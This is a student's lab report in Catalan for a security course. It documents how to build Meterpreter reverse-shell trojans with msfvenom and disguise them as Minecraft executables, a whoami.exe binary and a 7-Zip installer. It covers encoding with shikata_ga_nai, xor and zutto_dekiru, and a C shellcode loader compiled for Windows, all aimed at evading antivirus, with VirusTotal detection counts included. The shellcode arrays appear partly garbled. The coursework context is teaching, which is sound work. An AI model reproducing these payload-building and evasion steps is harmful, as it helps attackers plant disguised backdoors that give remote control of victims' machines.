
Genero el troià amb la comanda

```
msfconsole -p windows/meterpreter/reverse_tcp lhost=lamevaip lport=4443 -f exe -o Minecraft.exe
```

```
(root@ThinkPad)-[/home/frodo/exploits/detectats]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.140 lport=4443 -f exe -o Minecraft.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Minecraft.exe

(root@ThinkPad)-[/home/frodo/exploits/detectats]
# ls | grep Minecraft.exe
Minecraft.exe
```

### 5. Passeu-lo a una màquina Windows i comproveu què passa? L'ha detectat l'antivirus?



El virtus és potencialment detectable per tant ja ni et permeten executar-lo.



## 6. Passeu el troià a VirusTotal i comproveu quants dels antivirus el detecten

El detecten la majoria d'antivirus

← → ↻ 🔍 virustotal.com/gui/file-analysis/NTA5YWJlbnZM4M2NiMzY4MGE5YzAxOGY5OTkzM... 📄 📁 ☆ 📌 🔔

☰

VIRUSTOTAL

🔍

SUMMARY DETECTION

Join our [Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis ⓘ Do you want to automate checks?

Acronis (Static ML)	⚠ Suspicious
AhnLab-V3	⚠ Trojan/Win32.Shell.R1283
AliCloud	⚠ Backdoor:Win/shellcode.api(dyn)
ALYac	⚠ Trojan.CryptZ.Marte.1.Gen
Antiy-AVL	⚠ HackTool/Win32.ApacheBench
Arcabit	⚠ Trojan.CryptZ.Marte.1.Gen
Avast	⚠ Win32:Meterpreter-C [Trj]
Avira (no cloud)	⚠ TR/Patched.Gen2
BitDefender	⚠ Trojan.CryptZ.Marte.1.Gen
Bkav Pro	⚠ W32.FamVT.RorenNHc.Trojan
ClamAV	⚠ Win.Trojan.Swrort-5710536-0
CrowdStrike Falcon	⚠ Win/malicious_confidence_100% (D)
CTX	⚠ Exe.trojan.cryptz
Cylance	⚠ Unsafe
Cynet	⚠ Malicious (score: 100)
DeepInstinct	⚠ MALICIOUS
DrWeb	⚠ Trojan.Swrort.1
Elastic	⚠ Windows.Trojan.Metasploit
Emsisoft	⚠ Trojan.CryptZ.Marte.1.Gen (B)
eScan	⚠ Trojan.CryptZ.Marte.1.Gen
ESET-NOD32	⚠ A Variant Of Win32/Rozena.AA
Fortinet	⚠ W32/Rozena.ABV!tr
GData	⚠ Win32.Backdoor.Swrort.C
Google	⚠ Detected
Gridinsoft (no cloud)	
Huorong	
Ikarus	
K7AntiVirus	

61/73 security vendors flagged this file as malicious

61  
/ 73

Community Score

30f96adaee923f52be39b1f755963d0ae974785323f9e603a7ba0143a59



## 7. Intenteu generar un troià que el detecti una quantitat de antivirus inferior que en el d'abans.

Primer genero un payload de meterpreter, aplico cinc iteracions de codificació amb zutto\_dekiru i elimino bytes nuls:

```
(root@ThinkPad)-[/home/frodo/SMX-2/seguretat/exploits]
# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.190 LPORT=443 \
-e x64/zutto_dekiru -i 5 -f raw -o shellcode.bin \
--smallest
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 628 (iteration=0)
x64/zutto_dekiru succeeded with size 680 (iteration=1)
x64/zutto_dekiru succeeded with size 733 (iteration=2)
x64/zutto_dekiru succeeded with size 785 (iteration=3)
x64/zutto_dekiru succeeded with size 843 (iteration=4)
x64/zutto_dekiru chosen with final size 843
Payload size: 843 bytes
Saved as: shellcode.bin
```

Converteixo el shellcode a format C

```
(root@ThinkPad)-[/home/frodo/SMX-2/seguretat/exploits]
# echo -n "unsigned char shellcode[] = \" > shellcode.c
hexdump -v -e '"\\x" 1/1 "%02x"' shellcode.bin >> shellcode.c
echo "\\n;" >> shellcode.c
```

Edito l'arxiu

```
root@ThinkPad: /home/frodo/SMX-2/seguretat/exploits
Archivos Acciones Editar Vista Ayuda
# nano shellcode.c
#include <windows.h> // Necesario para VirtualAlloc
#include <stdio.h>
#include <string.h>

// Shellcode generado con msfvenom (ejemplo)
unsigned char shellcode[] =
"\xfc\x48\x8b\xe1\x1f\x99\x4c\x50\x00\x00\x41\x51\x51\x59"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x80\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x8f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc9\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc2\xcc\x04\x41\x02\x1c\x04\x52\x43\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\x00\x8b\x80\x80\x00\x00\x48"
"\x85\x00\x74\x67\x48\x01\x00\x50\x8b\x48\x18\x44\x8b\x48"
"\x20\x48\x01\x00\x50\x48\xff\x09\x41\x0b\x23\x80\x48"
"\x01\x00\x4d\x31\x09\x48\x31\x00\xac\x41\x0c\x09\x00\x41"
"\x01\x01\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x80\x45\x39\x01"
"\x75\x08\x58\x41\x0b\x04\x28\x09\x01\x00\x66\x41\x0b\x08"
"\x48\x44\x8b\x40\x1c\x49\x01\x00\x41\x0b\x06\x80\x48\x01"
"\x00\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x8b\xac\x20\x41\x52\xff\x00\x58\x41\x59\x5a\x48\x8b"
"\x32\xe0\x0b\xff\xff\xff\x50\x40\x0b\x77\x73\x50\x6f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x8b\xec\x00\x01\x00"
"\x00\x49\x89\xe5\x49\xbc\x02\x00\x01\x0b\x0c\x00\x01\x0b"
"\x41\x54\x49\x89\xe4\x0c\x89\xf1\x41\x0b\x0c\x77\x20\x07"
"\xff\x05\x4c\x89\xe0\x08\x01\x01\x00\x00\x59\x41\x0b\x29"
"\x80\x0b\x00\xff\x05\x6a\x0a\x41\x5e\x50\x50\x4d\x31\x09"
"\x4d\x31\x00\x4d\xff\x09\x48\x09\xc2\x48\xff\x0c\x0b\x89"
"\xc1\x41\x0b\x0a\x0f\x0f\x00\xff\x05\x48\x89\x0c\x78\x0a\x10"
"\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\x0b\x09\x99\x05\x74\x01"
"\xff\x05\x45\x0c\x07\x48\x0b\xff\x0c\x75\x05\x00\x03\x00"
"\x00\x00\x48\x43\x0c\x10\x48\x89\xe2\x4d\x31\x0c\x0b\x0a"
"\x41\x58\x48\x89\xf9\x41\x0b\x02\x09\x0c\x5f\xff\x05\x83"
"\xf8\x00\x70\x55\x48\x83\x0c\x20\x5e\x89\xf0\x0a\x40\x41"
"\x59\x68\x00\x10\x00\x00\x02\x50\x48\x89\xf2\x48\x31\x09"
"\x41\x0b\x58\x0a\x53\xe5\xff\x05\x48\x89\x0c\x39\x09\x0c"
"\x4d\x31\x09\x49\x89\xf0\x48\x89\x0a\x48\x89\xf9\x41\x0b"
"\x02\x09\x0b\x5f\xff\x05\x0b\x0b\x7d\x02\x05\x01\x57"
"\x59\x68\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\x0b\x0b"
"\x2f\x0f\x30\xff\x05\x57\x59\x41\x0b\x75\x06\x4d\x01\xff"
"\x05\x0b\xff\x0c\x0b\x0c\xff\xff\xff\x48\x0b\x0c\x0a\x29"
"\x0c\x48\x85\xf0\x75\x0a\x41\xff\x07\x52\x0a\x00\x59\x49"
"\xc7\x02\xf0\x05\x02\x56\xff\x05";

int main() {
    void *exec = VirtualAlloc(0, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (exec == NULL) {
        printf("Error al asignar memoria\n");
        return 1;
    }
    memcpy(exec, shellcode, sizeof(shellcode));
    ((void(*)())exec)();
    return 0;
}
```



Edito l'arxiu c amb el shellcode i el compilo a exe

```
root@ThinkPad: /home/frodo/SMX-2/seguretat/exploits
Archivo Acciones Editar Vista Ayuda
GNU nano 8.3 shellcode.c
#include <windows.h>
#include <stdio.h>
#include <string.h>

// Shellcode generado con msfvenom (ejemplo)
unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x41\x51\x64\x50"
"\x52\x51\x56\x49\x31\xd2\x65\x48\xb8\x52\x00\x48\xb8\x52"
"\x18\x48\xb8\x52\x20\x48\xb8\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\x01\xe2\xed\x52\x41\x51\x48\xb8\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x21\xc0\xac\x41\x01\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\xb4\xff\xff\xd4\xbe\x77\x23\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x80"
"\x00\x49\x89\xe5\x49\xb8\x02\x00\x01\xbb\xc0\xa8\x01\xbe"
"\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07"
"\xff\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29"
"\x80\x6b\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9"
"\x4d\x31\xc0\x48\xff\x00\x48\x89\xc2\x48\xff\x00\x48\x89"
"\xc1\x41\xba\xea\x00\xdf\x00\xff\xd5\x48\x89\xcc\x6a\x10"
"\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00"
"\x00\x00\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04"
"\x41\x58\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41"
"\x59\x68\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9"
"\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x89\xcc\x49\x89\xc7"
"\x4d\x31\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba"
"\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57"
"\x59\x68\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b"
"\x2f\x0f\x30\xff\xd5\x57\x59\x41\xba\x75\xe6\x4d\x61\xff"
"\xd5\x49\xff\xcc\xe9\x3c\xff\xff\xff\x48\x01\xc9\x48\x29"
"\xc6\x48\x85\xf6\x75\xba\x41\xff\xe7\x58\x6a\x00\x59\x49"
"\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5";

int main() {
    void *exec = VirtualAlloc(0, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (exec == NULL) {
        printf("Error al asignar memoria\n");
        return 1;
    }
    memcpy(exec, shellcode, sizeof(shellcode));
    ((void(*)())exec)();
    return 0;
}
```

```
(root@ThinkPad)-[/home/frodo/SMX-2/seguretat/exploits]
# x86_64-w64-mingw32-gcc shellcode.c -o shellcode.exe -s -O2 -masm=intel
```

shellcode.exe



## Provaré que el detectin encara menys antivirus:

Resultats de l'anàlisi:

**VIRUSTOTAL**

Antivirus	Result
Symantec	ML:AutoDetect.Nightmare
Trellix (HX)	Generic.mg.c67752fe138e2d8
TrendMicro-HouseCall	Trojan.Win32.VSX.PE04C9V
Varist	W64/Agent.KFV.gen/Eldorado
VIPRE	Dump.Generic.ShellCode.Marte.H.CEF1FF2A
Acronis (Static ML)	Undetected
Alibaba	Undetected
Avira (no cloud)	Undetected
Baidu	Undetected
CMC	Undetected
DrWeb	Undetected
Fortinet	Undetected
Gridinsoft (no cloud)	Undetected
Huorong	Undetected
Jiangmin	Undetected
K7AntiVirus	Undetected
K7GW	Undetected
Kingsoft	Undetected
Lionic	Undetected
MaxSecure	Undetected
NANO-Antivirus	Undetected
Palo Alto Networks	Undetected
Panda	Undetected
QuickHeal	Undetected
Rising	Undetected
SUPERAntiSpyware	Undetected
TACHYON	Undetected
TEHTRIS	Undetected
Tencent	Undetected
Trappine	Undetected
Trellix (ENS)	Undetected
TrendMicro	Undetected

**Join our Community** and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks**.

36/73 security vendors flagged this file as malicious

36 / 73

Community Score

86694c3b87d6ac7495ed0dd90d2225ca7c12cbb7eec8bd7f49b8fc161379cb66

shellcode.exe

2025-03-30 09:56:17 UTC

EXE



## 8. REPTE OPCIONAL: Obteniu un troià amb msfvenom que no sigui detectat per l'antivirus de Windows (Windows Defender) -> UF4 aprovada

En aquests apartats t'indico tots els intents que he, encara que no hagin estat exitosos, ja que considero que he intentat diversos atacs que malauradament **no han estat exitosos**

Utilitzare la codificació amb Shikata Ga Nai

L'objectiu és ofuscar el payload per evitar detecció per signatures.

### 1. Genero el payload codificat:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -e x86/shikata_ga_nai -i 5 -f exe -o payload_encoded.exe
```


### 2. Verifico el fitxer generat i li canvio el nom:

```
(root@ThinkPad)-[/usr/share/windows-binaries]
# file payload_encoded.exe
payload_encoded.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections

(root@ThinkPad)-[/usr/share/windows-binaries]
# mv payload_encoded.exe Minecraft.exe
```

### 3. Prova'l:

No puc descarregar ni executar l'arxiu ja que és detectat :(



El comprovo a virustotal i el segueixen detectant la majoria d'antivirus :(

Popular threat label	trojan.cryptz/swort	Threat categories	trojan	hacktool	Family labels	cryptz	swort	tr
Security vendors' analysis ⓘ Do you want to automate checks?								
Acronis (Static ML)	ⓘ	Suspicious						
AhnLab-V3	ⓘ	Trojan.Win32.Shell.R1283						
AliCloud	ⓘ	Backdoor.Win/shellcode.api(dyn)						
ALYac	ⓘ	Trojan.CryptZ.Marte.1.Gen						
Antiy-AVL	ⓘ	HackTool/Win32.ApacheBench						
Arcabit	ⓘ	Trojan.CryptZ.Marte.1.Gen						
Avast	ⓘ	Win32:Meterpreter-C [Trj]						
AVG	ⓘ	Win32:Meterpreter-C [Trj]						





No em rendeix, segueixo mirant vídeotutorials i pàgines, torno a provar un atac amb un mètode que es diu Template Hijacking, que basicament consisteix en amagar el payload dins d'un executable que sigui legítim de windows (notepad.exe, calc.exe..)

Primer de tot hem de conseguir un binari legítim:

Puc o bé copiar-lo d'una màquina de windows, baixar-lo d'internet o buscarlo dins de kali (hi ha un directori de binaris originals de windows= /usr/share/windows-binaries)

Executo la següent comanda que especifica el binari legítim:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -x /usr/share/windows-binaries/whoami.exe -k -f exe -o whoami.exe
```

```
(root@ThinkPad)-[/home/frodo]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -x /usr/share/windows-binaries/whoami.exe -k -f exe -o whoami.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 42496 bytes
Saved as: whoami.exe
```

```
(root@ThinkPad)-[/home/frodo]
# strings whoami.exe | grep -i "Microsoft"
Microsoft Visual C++ Runtime Library
```

Ha sigut detectat, per tant intento codificar-lo abans d'incrustar-lo


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -e x64/xor -i 3 -x /usr/share/windows-binaries/whoami.exe -k -f exe -o payload_encoded.exe
```

```
(root@ThinkPad)-[/home/frodo]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -e x64/xor -i 3 -x /usr/share/windows-binaries/whoami.exe -k -f exe -o minecraft-free.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor succeeded with size 591 (iteration=1)
x64/xor succeeded with size 631 (iteration=2)
x64/xor chosen with final size 631
Payload size: 631 bytes
Final size of exe file: 42496 bytes
Saved as: minecraft-free.exe
```

```
(root@ThinkPad)-[/home/frodo]
# strings minecraft-free.exe | grep -i "Micro"
Microsoft Visual C++ Runtime Library
```




Peró res, segueix sense funcionar i l'antivirus de windows el detecta:




Ara intentaré infectar l'arxiu legítim de virtualbox:

Descarrego l'arxiu de la pàgina original:



Degut a les proteccions de seguretat que té virtualbox con firmes digitals, cheksums... si es modifica el windows defender el pot detectar, a continuació pots veure com el legítim el descarrega i el maliciós el descarta





El payload anterior no m'ha semblat tan mala idea, he recordat que mirant un vídeo sobre malware amb nate gentile (link al vídeo) a l'hora d'analitzar els processos de windows per tal de trobar-hi alguna cosa es troben que windows indica que 7z és una amenaça, ja que els desenvoladors no firmen o no apliquen les mateixes pràctiques de seguretat que altres(desconec si aixó el torna vulnerable a aquests atacs, però com a mínim ho intento)



## Descarrego la versió legítima

Download 7-Zip 24.09 (2024-11-29) for Windows:

Link	Type	System	Description
<a href="#">Download</a>	.exe	64-bit Windows x64	7-Zip installer for Windows
<a href="#">Download</a>	.exe	32-bit Windows x86	


La enverino:


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=443 -x 7z2409-x64.exe -k -f exe -o infectat/7z2409-x64.exe
```

```
(root@ThinkPad)-[/home/frodo/SMX-2/seguretat/exploits/exe_legitim]
# ls
7z2409-x64.exe infectat VirtualBox-7.1.6-167084-Win.exe
```



De totes maneres segueix sense funcionar, pots veure com el legítim es descarrega i l'altre no, per tant haurem de seguir buscant maneres de fer-ho

 **7z2409-x64.exe** ×  
http://192.168.1.190:8080/7z2409-x64.exe  
[Mostrar en carpeta](#)

 **7z2409-x64.exe** ×  
http://192.168.1.190:8080/infectat/7z2409-x64.exe  
No se pudo descargar: Se ha detectado un virus Reintentar

Després de diverses proves m'he rendit :(



## **REPTE DE LA UF4**

**Aconseguiu un troià que no sigui detectat per cap dels antivirus de VirusTotal:**

**Proporciona un 10 de la UF4**

- **Només val pel primer que ho aconsegueixi**

**El primer que faci un troià que no detecti l'antivirus de Microsoft té un 5 garantit**



WEBGRAFIA

*Técnicas d'evasió d'antivirus i EDR - Andrés Jesús Moreno*

*Vídeo 1 - msfvenom*

*Vídeo 2 - msfvenom*

*Vídeo 3 - msfvenom*

*nominalia*

*zohomail*

*chatgpt*



## CONCLUSIONS

*En aquesta pràctica he après moltes coses, tot i que no he utilitzat 100% gophish he après com crear campanyes de phising i en conseqüència com intentar evadir-les.*

*He dut a terme un atac amb ajuda d'un domini semblant a la pàgina de la qual volia obtenir les credencials, he tardat una mica més a entregar la pràctica degut a les configuracions que comporta tot aixó i que se m'ha ocudit a l'últim moment.*

*M'ha agradat molt aquesta pràctica i realment m'he motivat a seguir fent proves amb eines com gophish i msfvenom, sempre amb consciència i mesurant les conseqüències dels meus actes...*

*PD:*

*El primer mail que t'he enviat no comptava amb el disclaimer ja que m'he despistat a l'hora de triar la plantilla, però he enviat un segon mail on apareix.*